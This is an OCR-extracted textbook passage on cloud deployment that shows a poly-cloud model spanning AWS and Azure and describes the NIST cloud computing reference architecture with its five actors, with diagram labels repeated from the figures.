


AWS
S3
Backend Server
DynamoDB
Poly Cloud
Client
Chooses specific features from each cloud
Azure
Blob Storage
Backend Server
CDN

Figure 19.8: Poly cloud deployment model



NIST Cloud Deployment Reference Architecture

NIST cloud computing reference architecture defines five major actors:

Cloud Consumer

A person or organization that uses **cloud computing services**

Cloud Provider

A person or organization providing services to interested parties

Cloud Carrier

An intermediary for **providing connectivity** and **transport services** between cloud consumers and providers

Cloud Auditor

A party for making **independent assessments** of **cloud service controls** and taking an opinion thereon

Cloud Broker

An entity that **manages cloud services** in terms of use, performance, and delivery, and maintains the relationship between cloud providers and consumers

Cloud Consumer
Cloud Auditor
Security audit
Privacy Impact Audit
Performance Audit
Cloud Provider
Service Layer
SaaS
PaaS
IaaS
Resource Abstraction and Control Layer
Physical Resource Layer
Hardware
Facility
Cloud Service Management
Business Support
Provisioning/ Configuration
Portability/ Interoperability
Security
Privacy
Cloud Broker
Service Intermediation
Service Aggregation
Service Arbitrage
Cloud Carrier

NIST Cloud Deployment Reference Architecture

The figure below gives an overview of the NIST cloud computing reference architecture; it displays the primary actors, activities, and functions in cloud computing. The diagram illustrates a generic high-level architecture, intended for better understanding the uses, requirements, characteristics, and standards of cloud computing.



Cloud Consumer
Cloud Auditor
Security audit
Privacy Impact Audit
Performance Audit
Cloud Provider
Service Layer
SaaS
PaaS
IaaS
Resource Abstraction and Control Layer
Physical Resource Layer
Hardware
Facility
Cloud Service Management
Business Support
Provisioning/ Configuration
Portability/ Interoperability
